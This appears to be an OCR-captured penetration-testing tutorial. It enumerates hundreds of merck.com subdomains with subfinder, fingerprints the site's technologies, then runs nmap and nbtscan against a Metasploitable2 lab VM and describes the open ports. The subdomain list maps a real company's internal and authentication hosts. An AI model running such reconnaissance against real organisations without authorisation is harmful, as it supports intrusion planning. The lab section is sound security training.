
Subdomains:




```
┌──(kali㉿kali)-[~]
└─$ subfinder -d merck.com -v

               __    _____           __
   _______  __/ /_  / __(_)___  ____/ /__  _____
  / ___/ / / / __ \/ /_/ / __ \/ __  / _ \/ ___/
 (__  ) /_/ / /_/ / __/ / / / / /_/ /  __/ /
/____/\__,_/_.___/_/ /_/_/ /_/\__,_/\___/_/

                projectdiscovery.io

[INF] Current subfinder version v2.6.0 (latest)
[INF] Loading provider config from /home/kali/.config/subfinder/provider-config.yaml
[DBG] Selected source(s) for this search: chaos, dnsrepo, leakix, anubis, hackertarget, intelx, certspotter, digitorus, passivetotal, robtex, riddler, securitytrails, shodan, al
ienvault, bevigil, c99, dnsdumpster, quake, virustotal, whoisxmlapi, bufferover, censys, chinaz, hunter, crtsh, fofa, fullhunt
[INF] Enumerating subdomains for merck.com
[DBG] Cannot use the passivetotal source because there was no API key/secret defined for it.
[DBG] Cannot use the robtex source because there was no API key/secret defined for it.
[DBG] Cannot use the certspotter source because there was no API key/secret defined for it.
[DBG] Cannot use the bevigil source because there was no API key/secret defined for it.
[DBG] Cannot use the c99 source because there was no API key/secret defined for it.
[DBG] Cannot use the securitytrails source because there was no API key/secret defined for it.
[DBG] Cannot use the shodan source because there was no API key/secret defined for it.
[DBG] Cannot use the quake source because there was no API key/secret defined for it.
[DBG] Cannot use the censys source because there was no API key/secret defined for it.
[DBG] Cannot use the chinaz source because there was no API key/secret defined for it.
[DBG] Cannot use the hunter source because there was no API key/secret defined for it.
[DBG] Cannot use the virustotal source because there was no API key/secret defined for it.
[DBG] Cannot use the whoisxmlapi source because there was no API key/secret defined for it.
[DBG] Cannot use the bufferover source because there was no API key/secret defined for it.
[DBG] Cannot use the fofa source because there was no API key/secret defined for it.
[DBG] Cannot use the fullhunt source because there was no API key/secret defined for it.
[DBG] Cannot use the intelx source because there was no API key/secret defined for it.
[DBG] Cannot use the dnsrepo source because there was no API key/secret defined for it.
[DBG] Cannot use the leakix source because there was no API key/secret defined for it.
[DBG] Cannot use the chaos source because there was no API key/secret defined for it.
[WRN] Could not run source crtsh: dial tcp 91.199.212.73:5432: connect: connection refused
[leakix] cea.merck.com
[leakix] account-ut.merck.com
[leakix] account.merck.com
[leakix] adfs.ghhvpc.merck.com
[leakix] connect.merck.com
[leakix] desktop.merck.com
[leakix] pingfedpassive-it.merck.com
[leakix] password.merck.com
[leakix] www.password.merck.com
[leakix] www.merck.com
[DBG] Response for failed request against https://crt.sh/?q=%.merck.com&output=json:
<html>
<head><title>502 Bad Gateway</title></head>
<body>
<center><h1>502 Bad Gateway</h1></center>
```



```
</BODY></HTML>
[WRN] Could not run source riddler: unexpected status code 403 received from https://riddler.io/search?q=pld:merck.com&view_type=data_table
[anubis] voltage-pp-0000.merck.com
[anubis] voltage-ps-0000.merck.com
[anubis] uswstw1110.merck.com
[anubis] ws230.merck.com
[anubis] ws240.merck.com
[anubis] ws250.merck.com
[anubis] comet-dr0.merck.com
[anubis] comet-qr0.merck.com
[anubis] msd-d-ma-smtp-001.merck.com
[anubis] msd-p-ma-smtp-001.merck.com
[anubis] msd-q-ma-smtp-001.merck.com
[anubis] msd-s-ma-smtp-001.merck.com
[anubis] uswstw1111.merck.com
[anubis] uscttw1111.merck.com
[anubis] lctcvp1221.merck.com
[anubis] ws231.merck.com
[anubis] ws241.merck.com
[anubis] ws251.merck.com
[anubis] iphh1.merck.com
[anubis] www1.merckptp-fp1.merck.com
[anubis] uscttw1112.merck.com
[anubis] ws232.merck.com
[anubis] ws242.merck.com
[anubis] ws252.merck.com
[anubis] iphh2.merck.com
[anubis] igw2.merck.com
[anubis] mgw2.merck.com
[anubis] uscttw1113.merck.com
[anubis] ws233.merck.com
[anubis] ws243.merck.com
[anubis] ws253.merck.com
[anubis] uswsap0693.merck.com
[anubis] iphh3.merck.com
[anubis] igw3.merck.com
[anubis] ws224.merck.com
[anubis] ws234.merck.com
[anubis] ws244.merck.com
[anubis] ws254.merck.com
[anubis] usctap4274.merck.com
[anubis] uswsap0694.merck.com
[anubis] ws225.merck.com
[anubis] ws235.merck.com
[anubis] ws245.merck.com
[anubis] ws255.merck.com
[anubis] usctap4275.merck.com
[anubis] usryap0026.merck.com
[anubis] ws226.merck.com
[anubis] ws236.merck.com
[anubis] ws246.merck.com
[anubis] ws227.merck.com
[anubis] ws237.merck.com
```




```
[digitorus] deburf-sfn.merck.com
[digitorus] dvdol.merck.com
[digitorus] g2n.merck.com
[digitorus] lctcvp1042.merck.com
[digitorus] uswptf-mrl.merck.com
[digitorus] beantt-expwye-cls.merck.com
[digitorus] iexpense-ut.merck.com
[digitorus] wwwredirect.merck.com
[digitorus] o365mail-dev-vip.merck.com
[digitorus] sftprod.merck.com
[digitorus] usctapt640774.merck.com
[digitorus] trend-ut.merck.com
[digitorus] tsps-dev.merck.com
[digitorus] pvanalytics.merck.com
[digitorus] cirrusjar.merck.com
[digitorus] canmobileapp.merck.com
[digitorus] testname.merck.com
[digitorus] testwildcard.oct.merck.com
[digitorus] egate-ap.merck.com
[digitorus] dev.jupyterhub.gin.merck.com
[digitorus] hivaccess-ut.merck.com
[digitorus] usuedzp750003-1.merck.com
[digitorus] usctapt006899.merck.com
[hackertarget] voltage-pp-0000.merck.com
[hackertarget] voltage-ps-0000.merck.com
[digitorus] test222sans.merck.com
[hackertarget] uswstw1110.merck.com
[hackertarget] uscttw1110.merck.com
[hackertarget] msd360.merck.com
[digitorus] desktop-test.merck.com
[hackertarget] b2b-d0.merck.com
[hackertarget] b2b-q0.merck.com
[hackertarget] comet-dr0.merck.com
[hackertarget] comet-qr0.merck.com
[digitorus] tacsctcp2.merck.com
[hackertarget] msd-q2-ma-smtp-001.merck.com
[hackertarget] msd-d-ma-smtp-001.merck.com
[hackertarget] msd-p-ma-smtp-001.merck.com
[hackertarget] msd-q-ma-smtp-001.merck.com
[digitorus] epub-nv-app-cert-3.merck.com
[hackertarget] msd-s-ma-smtp-001.merck.com
[hackertarget] isales-001.merck.com
[hackertarget] uswstw1111.merck.com
[hackertarget] uscttw1111.merck.com
[hackertarget] www.lctcvp1221.merck.com
[hackertarget] b2b-d1.merck.com
[digitorus] lctcvp1058.merck.com
[hackertarget] canada.commerce-hh-d1.merck.com
```



```
[alienvault] teamspace.merck.com
[alienvault] ebpmac4uat.merck.com
[alienvault] ebpmac2dev3.merck.com
[alienvault] ebpmac2tst3.merck.com
[alienvault] ebpmac2dev1.merck.com
[alienvault] ebpmac2tst1.merck.com
[alienvault] ebpmac2tst2.merck.com
[alienvault] ebpmac2uat.merck.com
[alienvault] ebpmac2dev2.merck.com
[alienvault] ebpmac2eng1.merck.com
[alienvault] ebpmac1uat.merck.com
[alienvault] comet-pr1.merck.com
[alienvault] www.password.merck.com
[alienvault] password.merck.com
[alienvault] mrlsftdev.merck.com
[alienvault] connect-hh.merck.com
[alienvault] econtracts.merck.com
[alienvault] account.merck.com
[alienvault] wp.merck.com
[alienvault] vrtour.merck.com
[dnsdumpster] spf1.merck.com
[dnsdumpster] spf2.merck.com
[dnsdumpster] b2b-s1.merck.com
[dnsdumpster] msd-s-ma-smtp-001.merck.com
[dnsdumpster] b2b-d1.merck.com
[dnsdumpster] chile.commerce-hh-s1.merck.com
[dnsdumpster] connect-ctc.merck.com
[dnsdumpster] mta.sfmc-test-ca.merck.com
[dnsdumpster] usctw1112.merck.com
[dnsdumpster] usryap0026.merck.com
[dnsdumpster] egate-ap.merck.com
[dnsdumpster] ns2.merck.com
[dnsdumpster] isales-poc.merck.com
[dnsdumpster] uswstw1111.merck.com
[dnsdumpster] connectmobile-ctc.merck.com
[dnsdumpster] canada.commerce-hh-s1.merck.com
[dnsdumpster] migendpoint3.merck.com
[dnsdumpster] chile.commerce-hh-d1.merck.com
[dnsdumpster] desktop-test.merck.com
[dnsdumpster] cpmobile-pr1.merck.com
[dnsdumpster] desktop.merck.com
[dnsdumpster] b2b-w1.merck.com
[dnsdumpster] mrlgtt-beta.merck.com
[dnsdumpster] www3.merckorders-qr1.merck.com
[dnsdumpster] www1.merckptp-fp1.merck.com
[dnsdumpster] iphh1.merck.com
[dnsdumpster] sync-mail.merck.com
[dnsdumpster] www1.merckorders-qr1.merck.com
[dnsdumpster] migendpoint4.merck.com
[dnsdumpster] ns5.merck.com
[dnsdumpster] nlamdt2-sbc.merck.com
[dnsdumpster] usvaccine.commerce-hh-d2.merck.com
[dnsdumpster] mivsp-dev.merck.com
[dnsdumpster] swiss.commerce-hh-d1.merck.com
```


To direct input to this VM, click inside or press Ctrl+G.



```
lktcvr1064.merck.com
usctapt650045.merck.com
usctapt300078.merck.com
wptd-ut.merck.com
biomarker-test.merck.com
adp.merck.com
lctcvp1059.merck.com
usktcisef16.merck.com
newton.merck.com
marrsj2pt.merck.com
germany.commerce-hh-d3.merck.com
tmt-dev.merck.com
luelvp1003.merck.com
connectmobile-ctc.merck.com
usctsaaprod72.merck.com
mash.merck.com
lctcvp6888.merck.com
maas-test.merck.com
asia.cf.merck.com
iphh2.merck.com
uswsap0694.merck.com
teamspace.merck.com
lctcvp6613.merck.com
pks.merck.com
sapi-dev.merck.com
usctsm03int.merck.com
solar-it.merck.com
stg-it.merck.com
lyncadmin.merck.com
sa-isales.merck.com
tiea-dr.merck.com
usktcisef12.merck.com
usctapt007145.merck.com
sdi.merck.com
usctsaaprod.merck.com
approveit.merck.com
goexperiencevr.merck.com
modelupload.merck.com
test-september.merck.com
uplogix-control-center.gtm.merck.com
lctcvd7001.merck.com
usctapp640950.merck.com
tiea-ut.merck.com
msdcloudadmin.merck.com
aws-ghh-amer-ssl-3-useast.merck.com
uscthcp51002.merck.com
uswhst1-expwye.merck.com
lktcvr1062.merck.com
gluwarebkp.merck.com
spf1.merck.com
dev2-isales.merck.com
profile.merck.com
[INF] Found 1836 subdomains for merck.com in 5 seconds 872 milliseconds
```

To direct input to this VM, click inside or press Ctrl+G.

Wappalyzer:



merck.com

MERCK

Wappalyzer

TECHNOLOGIES | MORE INFO | Export


CMS	Databases
WordPress	MySQL
Blogs	Tag managers
WordPress	Google Tag Manager
Video players	SEO
Brightcove	Yoast SEO 18.2
Security	Reverse proxies
HSTS	Nginx
Miscellaneous	Cookie compliance
PWA	OneTrust

Next story:

Pride, pediatrics and parenting

Here for Good: Harnessing innovation to reach indigenous communities

LGBTQ+: Starting a conversation with a health care provider



merck.com

MERCK

HSTS	Nginx
Miscellaneous	Cookie compliance
PWA	OneTrust
Open Graph	
	Accessibility
Web servers	eSSENTIAL Accessibility
Nginx	
Programming languages	WordPress plugins
PHP	Yoast SEO 18.2
	Hosting
	WordPress Multisite

Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Next story:


New podcast: Meet the dealmakers

Pride, pediatrics and parenting


Here for Good: Harnessing innovation to reach indigenous communities

RECONNAISSANCE AND FOOTPRINTING

Firstly, we need to find the open ports on our website using nmap commands. Here we have taken our practice website *metasploitable2.*



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.74.128  netmask 255.255.255.0  broadcast 192.168.74.255
        inet6 fe80::2c9b:512f:35fa:6bb7  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:a8:33:ff  txqueuelen 1000  (Ethernet)
        RX packets 26077  bytes 5250247 (5.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29496  bytes 3755015 (3.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 141436  bytes 49886952 (47.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 141436  bytes 49886952 (47.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cd
```



```
┌──(root㉿kali)-[~]
└─# nbtscan 192.168.74.0/24
Doing NBT name scan for addresses from 192.168.74.0/24

IP address       NetBIOS Name     Server    User             MAC address
──────────────────────────────────────────────────────────────────────────
192.168.74.129   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.74.255  Sendto failed: Permission denied

┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.74.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 04:33 EDT
Nmap scan report for 192.168.74.129
Host is up (0.018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

To begin with, we need to analyse from which port we need to start our exploitation. So we have analysed data of each open port and come to a conclusion of which port to exploit.

Open ports Information:

1. Port 21 (FTP - File Transfer Protocol):

- FTP is a standard network protocol used for transferring files between a client and a server.
- Port 21 is dedicated to FTP control traffic, which handles commands and responses between the client and server.
- It is commonly used for uploading and downloading files to and from a server.
- FTP can be vulnerable to attacks such as brute-forcing, command injection, or unauthorized access if not properly secured.

2. Port 22 (SSH - Secure Shell):

- SSH is a cryptographic network protocol that provides secure remote access to systems over an unsecured network.
- Port 22 is the default port used by SSH for establishing secure shell connections.
- It is commonly used for secure remote administration and file transfers.
- SSH provides strong encryption and authentication mechanisms, making it a more secure alternative to protocols like Telnet.

3. Port 23 (Telnet):

- Telnet is an unencrypted network protocol used for remote access to systems.
- Port 23 is the default port used by Telnet for establishing connections.
- Telnet transmits data in plain text, which makes it insecure, as credentials and other sensitive information can be intercepted.
- It is recommended to use SSH instead of Telnet for secure remote access.

4. Port 25 (SMTP - Simple Mail Transfer Protocol):
- SMTP is a protocol used for sending and receiving email messages between mail servers.
- Port 25 is the default port used for SMTP traffic.
- It handles the transmission of email messages from the sender's mail server to the recipient's mail server.
- SMTP can be vulnerable to attacks such as email spoofing, relay abuse, or unauthorized access if not properly secured.

5. Port 3306 (MySQL):
- MySQL is an open-source relational database management system.
- Port 3306 is the default port used for MySQL database traffic.
- It is used for client-server communication, query execution, and database administration tasks.
- MySQL databases can be targeted for attacks such as SQL injection, unauthorized access, or privilege escalation if not properly secured.

6. Port 8180:
- Port 8180 is often used as an alternative HTTP port.
- It can be used for web servers or applications that require a non-standard HTTP port.
- The specific usage or application running on this port may vary depending on the system's configuration.

7. Port 139 (NetBIOS - Network Basic Input/Output System):
- NetBIOS is an older networking protocol used for file sharing, print services, and network browsing in Windows systems.
- Port 139 is used for NetBIOS Session Service, which facilitates communication between devices on a network.
- It can be involved in certain types of attacks like NetBIOS enumeration or SMB (Server Message Block) exploitation if not properly secured.

